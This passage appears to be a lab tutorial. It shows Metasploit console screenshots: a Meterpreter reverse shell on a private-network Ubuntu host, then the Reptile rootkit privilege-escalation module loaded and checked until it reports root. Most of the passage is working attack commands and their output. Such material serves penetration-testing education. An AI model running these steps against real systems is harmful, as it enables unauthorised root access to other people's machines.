
```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4455
[*] Sending stage (3021284 bytes) to 192.168.32.128
[*] Meterpreter session 4 opened (192.168.32.132:4455 -> 192.168.32.128:55312
) at 2020-03-28 09:43:25 +0530

meterpreter > sysinfo
Computer     : 192.168.32.128
OS           : Ubuntu 18.04 (Linux 4.15.0-88-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: no-user @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) >
```

Background the current meterpreter session and use the search command to find the reptile rootkit module in Metasploit.




```
msf5 exploit(multi/handler) > search reptile

Matching Modules
================

   #  Name                                                      Disclosure Da
te  Rank       Check  Description
   -  ----                                                      ------------
--  ----       -----  -----------
   0  exploit/linux/local/reptile_rootkit_reptile_cmd_priv_esc  2018-10-29
    excellent  Yes    Reptile Rootkit reptile_cmd Privilege Escalation


msf5 exploit(multi/handler) > 
```

Load the module and use the show options command to check all its options.




```
msf5 exploit(multi/handler) > use exploit/linux/local/reptile_rootkit_reptile
_cmd_priv_esc
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > show options

Module options (exploit/linux/local/reptile_rootkit_reptile_cmd_priv_esc):

   Name               Current Setting       Required  Description
   ----               ---------------       --------  -----------
   REPTILE_CMD_PATH  /reptile/reptile_cmd  yes       Path to reptile_cmd exec
utable
   SESSION                                  yes       The session to run this
module on.
```

Set the session id and check if the target is indeed vulnerable or not using the check command.




```
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > set session
4
session => 4
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > check

[+] /reptile/reptile_cmd is executable
[*] Output: You have no power here! :(
[-] Reptile kernel module is not loaded
[*] The target is not exploitable.
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > check

[+] /reptile/reptile_cmd is executable
[*] Output: uid=0(root) gid=0(root) groups=0(root)
[+] Reptile is installed and loaded
[+] The target is vulnerable.
msf5 exploit(linux/local/reptile_rootkit_reptile_cmd_priv_esc) > 
```

Execute the module using the run command.



